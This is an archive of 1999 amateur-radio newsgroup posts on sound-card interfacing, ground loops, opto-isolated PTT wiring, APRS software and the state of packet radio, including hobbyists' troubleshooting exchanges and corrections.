Let someone else work on it. Maybe someone else will learn something
from it. Lots of ham radio spirit in there.

That's the MIDI/joystick port. It is possible to use it for PTT on
(AX.25) packet on linux. See

http://www.ife.ee.ethz.ch/~sailer/pcf/ptt_circ/ptt.html

It's more complicated than the serial or parallel port solutions.
Unfortunately it's not supported by the other common sound-card programs
like PSK31 on linux, or PSK/MT63/Hell/SSTV programs on Windows.

Actually, parallel support is quite rare too.

Can I suggest /dev/ttyS0? The cuaX devices are obselete and may not
be supported by the linux kernel for much longer. (I'm not even sure they
are supported in 2.2.)

Thanks George.

Well I am planning to use an opto isolator so my serial port can key my rig using the PTT line.

The opto isolator should break up the ground loop and isolate the ground of the computer from the ground of the rig. A good circuit can be found at www.qsl.net/wm2u/psk31.html

I plan to put the opto isolator circuit, the audio isolation transformers and my resistor network in a metal box with the metal box connected to the rig's ground (via the cables from the box to the rigs mic and the rigs audio output). Of course the shields of the cables from the sound card will NOT be connected in any way to the metal box BUT DIRECTLY to the audio isolation transformers. I think this will work okay.

But I will have to make sure that the RS232 cable from the computer is not somehow grounded to the metal box -- That may be tricky! I assume that is what many HAMs choose to ground the metal box to the computer (via the shields of the cables (including the RS232) cable to the computer) and connect the cables from the metal box directly to the rig (making sure there is no ground connection to the metal box).

But I think it is better to use the same ground as the rig for the metal box (NOT the ground of the computer) since there will likely be less RFI problems (as the ground or lack thereof of my lap top is not great!)

How about a ceramic capacitor, perhaps 0.01 mfd or so, between the two grounds in order to provide more complete RFI shielding while still preventing the 60 Hz ground problem. This is often done in professional audio systems.

I heard that it is NOT a good idea to connect both channels (Left and Right) of the sound card's line output to the Rig's mic input. It might cause distortion. (On the other hand, I heard it doesn't matter whether the rig's speaker output is connected to both channels of the sound card's line input or mic input).

Is this true? Will there be distortion?

I also heard if you just used a mono plug for the sound card's line output (or speaker output), it will short out one of the channels and may cause distortion. It is best to use a stereo plug and only use one of the channels. Is this good advice?

...If someone were smart, the soundcard driver software could be re-written so each audio channel were a different "port" thus creating a dual-port virtual TNC. Of course, there would have to be two PTT circuits, two DSP engines for RX, etc. Then the above situation would be moot.

Good comments these, but I am still confused. Is the line and microphone inputs USUALLY stereo plugs? I think the mic input is always stereo but does it use the "ring" in any way? I would guess the line input would be mono in most cases. Is this true most of the time? Cliff K7RR

I downloaded lxjn111d.gz and ran it through gunzip. This produced lxjn111d executable. I created a directory structure and a script to run jnos and it runs ok insofar as it connects to the local hub and runs a pop3 session. Pings go well via both attached asy ports (tncs) to local ip stations. However jnos just drops out after a while. The last entry in the log is a refernce to closing the pop3 session. No error messages, no core dumps, zilch. It may be related to the directory structure or entries which I simply mcopied from my working dos version. I removed all the dos executabes, reconfigured autoexec.nos and left the spool directories intact with old mail files. I suspect there is more to it but have no idea how to use gdb as that may have been a good diagnostic tool.

When I downloaded APRS V2.4.0 it has an AGWPE interface, so when I used it, it noted that I needed to upgrade my engine. I went to the AGW site, but could not find the new version. Then after your message I went and visited again. I downloaded the latest version, and it hasn't crashed yet. I did have a lot of trouble getting it to run right. Had to delete ports and reboot several times :-) Now we're cooking. I can run APRS and packet on the same dual-port TNC, or go use the sound card interface.

Heck, I can even run APRS and UI-View together, and maintain the Internet Server feature of WinAPRS, and the GIF map features of UI-View :-)

Thanks for pointing out the new stuff.

It is NOT a good idea. When you connect the two outputs together you are shorting the outputs. Whether this causes any distortion depends on the sound card output circuit design and how well balanced the two outputs are. If, for example, you had the mixer balance all the way to one side, the dead side would attempt to short the output of the other. The output impedance *may* be high enough to prevent distortion or damage but you never know how it was designed. It's best not to do it and there's no advantage to it that I can think of. In pro audio a resistor is often inserted into each channel in order to provide a "resistive combiner" circuit to feed a stereo channel into a mono channel. With PSK31 both channels have the same signal so there's no reason to do it.

> (On the other hand, I heard it doesn't matter whether the rig's
> speaker output is connected to both channels of the sound card's
line input
> or mic input).

It doesn't matter because because you are shorting two inputs. The load impedance drops to one-half but it's still plenty high enough not to overload the receiver's output.

> I also heard if you just used a mono plug for the sound card's line
output

Good advice! A mono plug will short one output. It may not cause distortion in the other channel, but it's never good practice to short an output unless you know for sure that the circuit design can handle it.

Bob,

Many thanks for the info.

I understand that it is alright to fed both channels of the sound card line input.

BUT I heard it is a different story for the MIC input. I was told that the mic jack on a sound card is a MONO circuit but uses a STEREO JACK with one channel carrying the audio and the other carrying a DC voltage for the mic. It was suggested that I use a STEREO connector and ONLY use the TIP which carries the audio. (AND DON'T USE the RING which carries the polarizing voltage).

Since HAMS like me sometimes plug cables in the wrong jack (especially if the mic and line input jacks are beside each other), it sounds to me like a good idea to only use one channel carried in the tip (even if you PLAN to connect it to the line input jack where it doesn't matter)

Any thoughts?

Rob

Hi Cliff,

Yes, both the mic and line input jacks of a sound card are stereo jacks.

The line input accepts a stereo input and uses the tip and ring for separate channels (e.g. left and right). You can supply a stereo signal to the computer ONLY using the LINE INPUT. In Ham radio applications, we typically only supply a mono audio output from the rig to ONE of the channels. (Even though you could connect to mono signal from the rig to both channels - BUT I do not recommend this approach -- see below)

The mic jack also uses a stereo jack even though the audio input is mono. The audio is on the tip. The ring is used to supply a DC voltage from the sound card to the mic. The DC voltage is used by some computer mics. I checked my computer, the ring supplies 3.5 mV of DC. Not very much but it is there.

IF YOU PLAN TO USE THE MIC INPUT JACK TO RECEIVE THE RIG's AUDIO OUTPUT, DO NOT USE THE RING (since the ring supplies some DC!)

HERE IS THE SAFE APPROACH: Wire the line input jack of the sound card using a stereo jack and ONLY using the tip. DO NOT CONNECT the ring (which is used by the other channel)

Why is this the safe approach?? Well Hams like me can easily plug in the cable to the mic jack by mistake especially considering that the mic jack is beside the line input jack. Using this approach to wiring the jack, you can safely connect your cable from the rig's audio output to EITHER the LINE INPUT or MIC of the sound card.

I think I have it all straight in my mind know. Thanks for all the input.

Does anyone else have any other ideas or comments?

I am new to the digital hf scene. I need someone to provide an explanation of the freq. setups for digital.

Lets say I want to work a station that I pickup calling cq. My tnc locks on to them at 14.060.60 as read on the dial. Is this where I set my rig? Please explain this in idiot terms :) I want to call cq. Where should I be setting my freq. to not only transmitt but to receive an answer.

Any help or advise would be most appreciated.....

thanks...

If you're using ASFK then the frequence you're receiving on is the one you need to transmit on. Make sure you're on lower sideband, and that your mark and space frequencies are set for between 170hz and 200 hz depending on mode.

Most rtty stations use a Mark of 2125 and a Space of 2295, whereas most Pactor stations seem to like Mark 2000, Space 2200.

5495. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: haynes@alumni.uark.edu
Message-ID: <83h9ta$nh3$1@ash.prod.itd.earthlink.net>
Source record: 15053

I have found it necessary in several situations that all happen to involve Kenwood rigs to use an isolation transformer when feeding audio from a TNC or computer sound card to the radio. I have used the little Radio Shack output transformer 273-1380 since it also provides a voltage step-down. In the Kenwood mic connector there are two separate grounds, one for the PTT switch and one for the mic element. I run the transformer secondary to the mic element pins only. This has cleared up the trouble every where I have used it.

5496. Digipeating

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-19 00:00:00 UTC
From: dgoncz@aol.comm
Message-ID: <19991219083517.28187.00000141@ng-ft1.aol.com>
Source record: 15054

With widespread distribution of small transceivers that can provide service to the user at the same time as relaying service for another pair of users, we have the interesting possiblility of a non utility based phone system. In other words, no cell sites, no land lines (except across water).

I know it's technologically possible to make the circuitry small and I think there are methods of sharing the antenna. Is this already being done? Can mobile amateurs provide mobile repeater service to each other?

There's probably some network theory that applies. But it seems that building a few such handheld mobile repeaters would be a place to start. Small groups of people, like security teams (they don't use amateur) or a few people with camcorders covering a local event, might use such a technology to work around any interference or shielding that might obscure parts of the area they are in.

I'd think with mass production techniques, it'd be easier to make five or six billion transceivers, and provide coastal interconnections, than it would be to launch even one rocket, much less seventy six or whatever the number is that the Iridium system uses.

In a commercial system, users could collect solar power and earn encrypted credit toward their own calls by simply propping their transceiver up near a window. Amateurs would not need such encryption. I suspect even small numbers of such digipeaters would present some theoretical advantages for covering a soccer field or a major city with savings in transmitter power, and some method of rerouting signals.

Just wondering if all this imagining is already being done in the amateur community.

Yours,

Doug Goncz

Have you downloaded the UI-View V2.15 beta? That has full support for
connecting to APRServe. It's on my web page - see my sig.

Jim,

Yes, those audio isolation transformers do a great job when they are used right!

Unfortunately, many people connect one lead of the secondary and one lead of the primary BOTH to ground usually INDIRECTLY via a chassis. If you dos this, the audio isolation transformer is useless (as you know).

I have also found that sometimes it is necessary TO COMPLETELY isolate the ground of the computer from the ground of the rig. To do this, you MUST also isolate the ground used by the PTT. Instead of using a simple transistor to key the rig's PTT line from the serial port. It is necessary to use an opto isolator circuit.. It is really not that much more complicated.

A schematic for an opto isolator circuit for the PTT can be found at www.qsl.net/wm2u

That is very true. Tcl/Tk offers C standard interface calls, that begin
with Tcl_ or Tk_. You can write your own C-code extentions to create a
special widget, compile it to a loadable library (libxxxx under Linux,
.DLL under Windows) and then include it, "load" command under Tcl, in
your source. That makes the language very extendable. That is the main
power of Tcl/Tk. There are a ton of packages for many diferent widgets,
metering, dial, graphing, etc available on the web.

Just curious. When you have the ground loop problem are the radio and computer plugged into the same power outlet? How long is the cable run between the rig and the sound card? I've not had any ground loop problems but the IC761 and computer are about a foot apart with only about 2 feet of cable.

Hi Bob,

I also use short cables (abt 3 feet) between the sound card and rig.

I think the main problem may be related to the fact that I use a laptop. The laptop has an external power supply with a two prong plug. It is not grounded well (like most laptops).

The ground loop problem is not that bad but it is there. The solution is to use audio isolation transformers which SOME radio shack stores keep in stock.

Many SSTV programs for sound cards now recommend that you use these transformers just to be on the safe side. Some people just prepare cables with the transformers in them since the transformers are really small.

But the audio isolation transformers won't be much good for real ground loop problems unless you also isolate the PTT circuit using opto isolator. Not a big deal. It will just cost you a dollar or two more in parts.

I don't know why lots of Hams use a simple transistor for PTT switching from the computer's serial port. Using an opto isolator is just as simple and provides true ground isolation.

Must be related to the rig's mike input circuit in some way I guess. I've used two different computers and two different lap tops with two different rigs (Icom and Elecraft) in all combinations, all with direct connections and no hum. Or, I'm just lucky.

Hi!
I'm going to be spending a lot of time out my property where I don't have phone service or even cellular service. I'd still like to have full Internet access. I can't tell in the FAQs if this can be done with packet. If not, is there another way to do this? If so, what kind of speeds can be expected?

Thanks!

-James Wilson

Depends on what you can afford, and what you build. Bandwidth costs money.
Who's going to provide the Internet gateway? Are you going to set this up
somewhere, or are you expecting someone else to do it?

Figure on $300 per mile for Spread Spectrum at 2.4 GHz.

I have a system in Oklahoma City that people out in the Pan-Handle
use to get mail. It operates over 1200 baud nodes, and they can read
at the rate of about 30 characters per second on a good day. Zero
on a bad day.

Interesting, Bob.

When I was using my laptop for PSK31, I did not observe any problems with hum, noise, or instability. But, when I got a new P3 500 MHz system for the shack and hooked it up to the rig, I could see spurious activity on the unmodulated carrier on the Monitorscope. Transformers in both audio lines removed it completely. Like most things involving computers, it is easier to just "do it" as a precaution and eliminate the source of the problem than it is to diagnose it and find out what is really causing it.

My IC-765 uses separate returns ("ground") for the mic input circuit and the PTT circuit. That may be involved with the desktop rig while it did not enter into the picture with the laptop, although the connection to the rig was the same in both cases.

I am getting a new Kachina tomorrow - if UPS doesn't self-destruct! - and it will be very interesting to see how it interfaces to the computer. They bring out the audio and control lines to a dedicated connector and the levels are such that no attenuation is required. I will probably go ahead and install transformers anyway since I already have them and they seem to do no harm.

Interesting. How can you detect that you have a ground loop?
I have audio and PTT connected directly from my Toshiba laptop
to my IC-726 rig and haven't noticed any problems.

Hi;
For Internet E-mail only, for FREE, you can get an HF xcvr, and use Pactor
to access the WinPak systems.
If your licence allows it, using HF Pactor, there are a LOT of BBS (Bulletin
Board Systems) that are connected to the Internet that provide that service!
Stations that I know are N0ZO, W4NPX, K4CJX, W9MR, WA1URA, KN6KB!

Check with ARRL, or search for the Pactor info.

However, to the best of my knowledge, this is for E-mail, and NOT for full
bandwidth WWW access.

Apparently. there are also many VHF Packet systems that have similar
accesses, but, again, NOT full WWW High Speed Access!

Good luck!

Hello,

Currently I'm working to find out a few things about networking
in a packet radio environment. The thing I'm trying to find
out now is the way packets are directed between 'nodes', or
repeaters.

Can anyone help me with the specifications for the algorighms
that are most widely used (dynamic routing algorithms)? I have
trouble finding any specs (or even descriptions) on the internet
and even the arrl/tapr/... pages.

A url would help, books/magazine titles too, a doc would be
excellent.

Thanks in advance,

Bart

P.S.: info can best be sent to punt(remove@the.junk)fel.tno.nl

WinAPRS allows the use of gif images and you
can overlay regular dos/win maps on top
of the images.

Don't have to use two programs.

Hamish, I use a fairly old but still workable Heathkit Monitorscope (SB-610) to examine the output r-f envelope of the PSK31 transmitter under TUNE (no modulation) and TWO TONE (idle) conditions.

The effects of any extraneous signal content are immediately evident as waveform irregularities. If the unwanted signal components are of any level at all, the power ratio between TUNE and IDLE will depart from the ideal 50% value.

Any scope of sufficient vertical bandwidth will suffice to do envelope examination. The old Monitorscope just happens to be rather convenient for the purpose. Critical examination of the IDLE waveform readily identifies any distortion due to overdriving, etc.

I just tried the procedure in the docs where you build a .GEO file.
It did in fact use a GIF image. The image was not as good. It
looked distorted actually, and it did not fill the window. Part of
it was blank. The quality was too poor to proceed.

I'm pretty much moving away from WinAPRS. I have a registered copy
and I like certain features, but its GUI is pretty much obsolete now.
I plan to register the UI-View and go with that. Combining that and
Street Atlas maps, is a very professional looking solution.

Hello all.

I just bought a used tekk ks-960 UHF transciever, and was under the
impression it was a a radio and a TNC combined.

After a little research, Im thinking it is just a radio...can anyone
confirm, and if so, this means I need a full blown TNC to go with it,
right?

Source record: 15077
Cross-posted to: rec.radio.amateur.digital.misc,alt.comp.sys.palmtops.hp

I'm running an MFJ 1289 tnc and using an HP 200lx. It works fine if I use a simple terminal program (like the one build into the palmtop). I am able to send commands to the tnc, etc. and everything works.

However, when I try to use Multicomm (or, Baycomm), it does not seem to communicate with the tnc. I do get data coming back from the tnc (such as received info), but if I try to send any command to the tnc, it hangs up my pc. I have tried reloading the software without any benefit.

Does anyone have any suggestions as to what may be going wrong and what to do about it? I'm totally out of ideas and getting desperate.

Thanks,
Dale

If you are using Baycom you need to remove any TSR's as it is very picky
about them. Check out http://www.tigertronics.com/sheriff.htm for a article
about me and my 200LX.

I would like to run a PicoPacket dual port TNC with a Tripmate GPS Receiver as an APRS stand alone Tracker.

Can someone give me the Pin connections between the Tripmate and the PicoPacket for the RS 232 Serial Port (RJ-45-6), or the RS 232-2 (3.5 mm Stereo Jack), or both?

I will be getting my power for the PicoPacket and the Tripmate separately from these connections.

Thank You, S. C. MacKenzie, N6HAC scmacken@cruzio.com

> How can you detect that you have a ground loop?

Listen to the signal on another receiver. The ground loop will cause 60 Hz hum on your signal. In addition to the ground problem, you also have to be careful not to overdrive the rig or otherwise inject any distortion into the signal. One way is to look at the waterfall display of another receiver/computer setup or have a friend report on your signal. Distortion will cause multiple lines (more than the normal two in idle) on the waterfall and a low IMD number. Be careful that the other receiver is not distorting the signal. With some back-to-back testing I did here, I found that switching from slow to fast AGC on my IC761 caused a 15 dB degradation of the IMD.

Source record: 15081

In some of the cases I worked on:

Kenwood TS-440 - I don't remember now if the PK-232 in this case was feeding the mic jack or another input, but the symptom was on increasing the RF power the signal became distorted - it sounded as if there was another tone in addition to the FSK tone. We cured this by plugging the TS-440 power supply into a different wall outlet from the one feeding the rest of the stuff.

Kenwood TS-440, PK-232 feeding the mic jack, same kind of distortion as above as power was increased above a smidgen. Put in the stepdown transformer and no more problem.

Kenwood TS-940S fed in the mic jack from Sound Blaster on a PC. Same problem of distorted audio tone with any reasonable amount of RF power, again cured by putting in the stepdown transformer.

Hi Roger,

It sounds like UI view has better graphics capability and a better GUI than WinAPRS.

Are there any other differences? Does UI-View have features that WinAPRS does not have and vice versa?

IMPORTANT -- CORRECTION -- PLEASE READ

The mic jack on a sound card is a MONO circuit but uses a STEREO JACK with one channel carrying the audio to the sound card from the mic and the other channel carrying a DC voltage to power a mic.

I made a big mistake. THE TIP OF THE MIC CONNECTOR CARRIES THE DC NOT THE AUDIO AS I SUGGESTED IN MY LAST POSTING!

Most people use one of the channels of the sound card's LINE INPUT and do NOT use the sound card's mic input for good reason.

IN ANY EVENT, EVEN IF one is going to connect a cable from a Radio's audio output to the Computer's sound card LINE INPUT, I strongly suggest that one uses a STEREO connector and ONLY use the centre ring which carries the audio to the sound card and the lower ring for the mic ground return.

DO NOT USE the TIP of the connector. Leave it unconnected!

This is the best approach! If you accidentally plug this cable into the MIC jack of the sound card instead of the LINE INPUT, you will not cause any damage to your sound card! In fact, the cable will even work and provide an audio signal from the radio to your sound card!

(If you don't follow this recommendation, you MIGHT damage your sound card. It depends on whether your sound card has any short circuit protection etc)

For Auction: MFJ 1278 Multi-mode Data Controller (Packet, RTTY, CW,
FAX)

See the auction at:

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=221981939

This package includes:

- The MFJ-1278 multi-mode controller
- AC adapter power supply
- Owner's Manual (Includes troubleshooting, calibration, and schematics)
- 2 Microphone cables with 5-pin DIN male connectors
(one is wired for a Kenwood TS-430S)
- MFJ Packet Starter Pack pamphlet
- Fast-Start manual (not pictured)
- 3.5" floppy of the MFJCOMM 3.0 software. This is the DOS program
that communicates with the unit.

The 1278 will operate the following modes:

- VHF packet
- HF packet
- Baudot
- AMTOR
- ASCII
- CW
- Weather Fax

I will try to answer any questions, please don't hesitate to e-mail me.

Thanks

Sent via Deja.com http://www.deja.com/

Roger will probably fill you in on the feature differences. A non-
technical difference is the registration charge: about $16 for UI-View.
A lot more for WinAPRS.

I presume that anything that uses a (mini-)jack connector has some form
of short circuit protections, as these connectors routinely short out their
connections when plugging in/out or fondling with the connector to find
the spot of good ground contact.

Normally there is a small regulator on the card to provide the voltage,
and it is short-circuit protected. It could run a little hot when left
shorted all the time.

A better recommendation seems to always use AC-coupling on the soundcard
inputs, so if you use a transformer, put a (say 1uF) nonpolarized cap
in series. Or a resistor of sufficient value to reduce the current,
and small enough in relation to the input impedance. 4k7 or so.

In fact, this is always a good thing to do. When I make connections
to transceivers for 9k6 modification, where AC coupling is a bad idea,
I always put in a small series resistor directly at the connection point,
to avoid damage to the transceiver when the outgoing lead is shorted to
ground or to small voltages like +5 or +12. Better to have some percent
of signal loss than a blown-out 3357.

Apple avoided this problem by using a modified (longer) plug for the
microphone. The DC power is at the tip, but since the jack is designed
for a longer plug, a normal plug won't reach it. The center ring is
longer, and connects to both left and right channels, for blended mono
recording. Yet a stereo plug could also be used, for true stereo
recording.

I hope you guys can sort out the cordless phones from mobile one.
The diffrence is important, a cordless is extremly easy to listen to
since most models doesn't use any encryption today. The phones rely
mostly on low-effect transmitters for security, that is; since the
signal is hard to detect far away you can't do much hamn anyway.
If you already are being suspect to an investigation of some sort,
then you have a problem. Usually the only thing one has to do; is
getting a similar cordless phone and listen through it's handset
or in some cases a scanner and a spec on the phone (for the tx/rx
freqs).

Mobile phones use higher effects on their transmitters and sigint
systems can (and does) scan this type of traffic in general.
When interesting signals is found these signals can be treated
by some special surveillance program, this way you can actually
use the sigint-system to detect malicous activity etc.

Yes, the tekk ks-960 is a transceiver only. If you go to Paccom's
site you will see them listed as a companion to their line of tncs.

I have not seen any package deals of a transceiver and tnc
as most maufacturers do not know the intended final use of
their products and do not want to make a 'one-of a kind'
that does not sell. The exception is the new Kenwood
handheld, but it is costly to dedicate it to tracker status.
From what I have read, the tekk is a well made unit and
you may find a dedicated tnc board to go with it.

If your mike is set up that way then you do want to use the tip only and you are right, it's best to do it that way for consistancy. I don't know of any benefit to feeding both channels.

I would guess that in most sound cards the mike bias voltage is
supplied via a large value resistor so that shorting it to ground
will not do any damage to the sound card. In most cases the drive
impedance of your receiver's audio circuit is low enough that there
won't be any problems there either. Still, it's a good practice to
not connect the mike tip connection.

Hi, John.

I had 5 programs that loaded with my config.sys and my autoexec.bat:
Battman (battery monitor)
LLras (Lap Link -- for file transfers with a pc)
and, for my flash card:
acecard.com
acedrv.sys
stacker.com

I removed Battman and LLras. The other three are required for my flash card. Then I rebooted and tried again -- same problem.

Any other ideas? What does your config.sys and autoexec.bat look like?

I am just curious. Are the big 1/4 inch stereo jacks and plugs better than the smaller mini stereo jacks and plugs? That is, are the big stereo jacks better designed than the smaller 3.5 mm jacks such that the big 1/4 jacks not to"short out" some of the circuits when plugging them in and out of the jack?

My set up has yielded a (G3PLX) "signal cleanliness" value in excess of 30 db, so I feel it has been effective. I use this for my SSTV and My PSK31.

GIVEN
The Computer case has 3 wire ground, AND DC power supply connects radio case to 3 wire ground via DC- The radio case and the PC case are connected via the 110 volt line third wire.

Things I can control.
All wires between my Radio and My pc and my switch box, have outer sheilds that are connected to the cases on their respective ends.

I used a BALANCED audio line from PC to Transformer (INCLUDING a capacitor to block the 5 v dc voltage that IS on the TIP of the MY sound card Mic Input). The transformer Primary is connected through a POT to the BALANCED wires only. This way AUDIO energy flows INSIDE the sheild, even though the sheild and one of the balanced lines are common at the PC.

On the PC side I ran the Balanced lines from the transformer to the Mic + and MIC-. The Shield is connected to case ground on both sides.

On recieve, I simply used a Capacitor in the audio line to block the RADIO's DC Mic bias from the sound card input.

Is Xastir available somewhere as a statically linked executable?
(statically linked at least with the toolkit)

I really don't feel like scraping all the bits and pieces together to
get this thing compiled, especially not when it says "don't use the latest
version of the toolkit (which comes with my distribution and is installed)
because it has bugs".

Hi John,

I am curious why you choose to use the TIP of the Mic connector for the sound card (where there is DC) and not the middle ring for the audio input. If you connect the middle ring and the outer ring of a stereo jack to the Mic+ and Mic- lines (via audio isolation transformer), you won't need to use a DC blocking cap.

I am also curious what is the capacitance of the DC blocking capacitor that you use?? (10 MF??). The value obviously works well for you.

Yes, I have heard that using balanced lines inside a shielded cable may help with RFI. It is a really good idea to use this type of shielded cable! But I doubt it will solve a ground loop problem!

It is NOT a very good idea to ground the shields of all the cables from the PC to the switching box AND to ground the shields of ALL the cables from the radio to the switching box. You WILL NOT break up the GROUND LOOPS this way even if you use balanced lines inside a shielded cable.

The purpose of the audio isolation transformers is to break up the ground loops on the audio lines. Yes there will always be a ground connection via the AC lines but that it is okay. The ground loop interference is NOT caused by the indirect ground connection via the AC line. It is caused by the generally SHORTER ground path from your PC to your Radio via the audio and PTT lines.

If all the shields of ALL the cables connected to the switching box are grounded to the switching box, you will provide a SHORT ground path from the radio to the PC (via the switching box). In other words, you will NOT have broken up the ground loop. You have defeated the purpose of using the audio isolation transformers in the first place!

It sounds like your audio is great nonetheless. But I suspect that you would also have great audio if you DID NOT EVEN USE the audio isolation transformers. Many Hams have great audio without any ground loop problems WITHOUT using audio isolation transformers and opto coupler PTT circuits. They are lucky.

I suggest that you disconnect the shields of ALL the cables coming EITHER from the PC OR the radio to the switching box. This will at least break up the ground loops on the audio lines. (These shields disconnected at the switching box will be grounded at the PC or Radio but the ground loop will be broken at the switching box).

Try it. You may find it cures your ground loop problem on 20 meters.

Don't get me wrong. The use of the shielded cables (with balanced lines inside) is a great idea to help prevent RFI problems! But if you have a REAL ground loop problem, in my view, it is not a great idea to provide a DIRECT SHORT ground path from the PC to the radio via the shields of these cables connected to the switching box.

Why would you want to use the mic input anyway? My experience has
been that that input distorts any signal of interest except
when connected to a microphone; from memory it usually contains
internal preamps. I always use the line-in instead (and even my laptop
has one).

1/4-inch plugs & jacks have the same basic construction thus the same problem. Sound system instrument cables sometimes use a 1/4-inch plug which contains an internal switch to short the tip and sleave until the plug is fully inserted. This prevents hums and buzzes while connecting cables.

My 2 cents worth. Since I get reports of 25 to 32 on my signal quality, I feel my method has worked.

On both tx and rx I am using the only the tip (and sleeve) of a stereo connector.

On my IBM Mwave audio card, I have connected ONLY the Tip. Due to the audio level available, I am using the MIC input to the card. THERE IS 5 V DC ON THIS TIP. Until I isolated it (capacitor) it caused the squelch in my radio to act funny.

I use a Transformer with a capacitor in the transmit line to keep the radio mike bias dc from saturating the transformer secondary. The transformer is wired to JUST the Radio MIC + and - on the radio side, and to the PC Audio out, AND THE PC OUT AUDIO NEGATIVE INSIDE THE SHEILD of the BALANCED type wire I used from the PC to the control box. This was done to Keep the RF, (if any) flowing on the Sheild of the audio line, and cause the audio energy to flow ONLY on the two balanced wires and not the sheild. At the PC end ONLY the sheild is common with the Audio - line on the PRIMARY side of the transformer. I put a POT in the Primary side of this circuit to adjust transmit levels.

There are several paths, includding the PTT line and both of the audio sheilds that connect the pc case to the radio case.

I have the PC and the radio plugged into the same power outlet. The radio Power supply internally connects the DC minus to the Power line Ground, and the radio internally connects the DC - to the radio case ground. These are two items I can't change, so I made sure the rest of the grounding followed along.

I do have one annoying Ground Loop on one band, but it is Caused by a separate piece of equipment that is not used when On psk or SSTV so I just unplug that piece of equipment when on 20 meters.

I don't know of any statically linked executables. I guess I could try
compiling it that way.

I assume you are referring to LessTif 0.88.9.

5546. Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: wa2ise@netcom.com
Message-ID: <83sd97pos1@nntp1.atl.mindspring.net>
Source record: 14954

Are there any internet web or telnet sites I can "join" to
access messages on packet? And (once I am verified that
I in fact have a license) allow sending packet messages
(sysop approval okay)? I could then read, receive and
send packet mail and posts without my having to set up
radio equipment. I would appear to be associated with
a BBS: wa2ise@xxnxxx

5547. What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: wa2ise@netcom.com
Message-ID: <83sdgp$h94$1@nntp1.atl.mindspring.net>
Source record: 14955

What is the state of the art in packet radio nowdays? I used to operate a plain old 1200 baud 2 meter packet years ago, but 1200 baud is awfully slow. What with 56K modems and better on the Internet.

I would picture a single package of a modem and radio inside. Connect computer and antenna for high speed packet of some sort.

What is out there for use by individual users?

5548. Re: What's the state of art in packet nowdays?

Some BBS's have 9600 bps ports and you may get the
odd 19200 bps, but 19200 bps seems be limited to
interlink between BBS's. But overall 1200 and 2400 bps
are the norm. The main problem is trying get users to
upgrade from 1200 Bps to faster speeds. BBS's
operators cannot justify the cost's of upgrading equipment
on the BBS if users don't use it.

> I would picture a single package of a modem and radio
> inside. Connect computer and antenna for high speed packet
> of some sort.

No chance, the nearest is using the sound card on a
computer and using a modified PMR set.
9600 bps is normal if using a sound card but Tx bandwidth
has to around 25 KHz, this what the handbook recommends
but I have managed to get less :-)

Satelite is the place if want high speed, I manage 128 Kbps
using fullduplex the other day, at that speed the internet
look realy slow :-) , but Tx bandwidth is around 200 KHz, so
your limited to 70cms and above.

> What is out there for use by individual users?

You may as well stick to the internet, unless your interested
in the DX-Cluster.

Regards Merlin

Bob Nielsen <nielsen@primenet.com> wrote:
>I don't know of any statically linked executables. I guess I could try
>compiling it that way.

>I assume you are referring to LessTif 0.88.9.

That's right, I could not remember the name while I was typing :-)

My system has LessTif 0.88.9 and the README of the source package I
once downloaded said that that version was no good and I needed to
find some earlier version... but maybe in the meantime that was
solved in Xastir itself?

Right now I have done something else (I really like these things):
I have setup a Win95 machine in VMware, and it is running UI-view 2.15b
on a KISS TNC on COM1. External to VMware, this COM port is connected
to a tty-pty pair. The other side is connected to PE1CHL-NET running
a TNC2 emulator (in KISSmode). PE1CHL-NET, as usual, connects to
the kernel SCC driver that drives an OptoPcScc card.

It worked first time :-)

So on my Windows machine I see this:

```
12:09:51T PE1CHL-12>TEST,WIDE,WIDE <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
12:09:57R PE1CHL-12>TEST,PE1OKZ-2*,WIDE <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
12:09:58R PE1CHL-12>TEST,PE1OKZ-2*,WIDE* <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
```

And in the NET trace window it appears again and is sent to the SCC:

```
Dec 23 12:09:53.45 144 sent:
AX25: PE1CHL-12->TEST v WIDE WIDE UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}

Dec 23 12:09:57.33 144 recv:
AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}

Dec 23 12:09:58.23 144 recv:
AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE* UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}
```

(for others that want to try: this requires a BETA version of VMware
available to the selected BETA-test users only. the current release
versions do not allow you to configure a COM port connected to a pty)

I wonder if any of you Linux folk every read your own threads? Time and
again you jump in to take yet another opportunity to tell the rest of us
how good Linux is, and within a couple of messages it wanders off into a
discussion of which kernel you need, what packaging, how to gather the
bits to build the program before you can use it, how to patch the code
before you gather the bits, etc...

If you want to know why most people use Windows rather than Linux, you
only need to read your own output.

Merry Xmas!

Basically in the N.E. US it is dead. (with the possible exception of the GRAPES links) I'm sad to report amateur packet radio died the agonizing painfull death of ignorance, negelect and narrow-mindedness. Just like the AM opts of ol' the world passed the bbs crowd by before they even knew what hit them. There are still a few of the old timers around trying desperately to hang on to their dead dream. You'll see them on here once in a while blaming everyone and anyone for the death of their old friend the packet radio bbs "system". The sad part about those poor old timers is no matter how hard they try they can't seem to get the blood stains off their own hands.

What's out there? Every area has a few broadcasting unattended 1200 baud netrom nodes. No one ever uses them except the owner/opperator but for whatever reason he still believes he is providing a 'service'. As these ol' timers die off the wasted packet spectrum grows more quiet each day.

For the latest developments in Packet see URL:
http://www.tapr.org/
The TAPR pages.

Here in San Diego Packet is live and well -- we have several active BBS's and nodes with lots of traffic. They are used extensively by ARES, RACES, NTS as well as individual users.

The DX Clusters are very popular with several hundred users per day - ties into the network up and down the state. During contests there is a steady stream of spots on this network. Dozens of DXpeditions and rare DX spots are made daily. The clusters have propagation reports, QSL information, Prefix info, swap boards and lots more

There are numerous APRS users here as well.

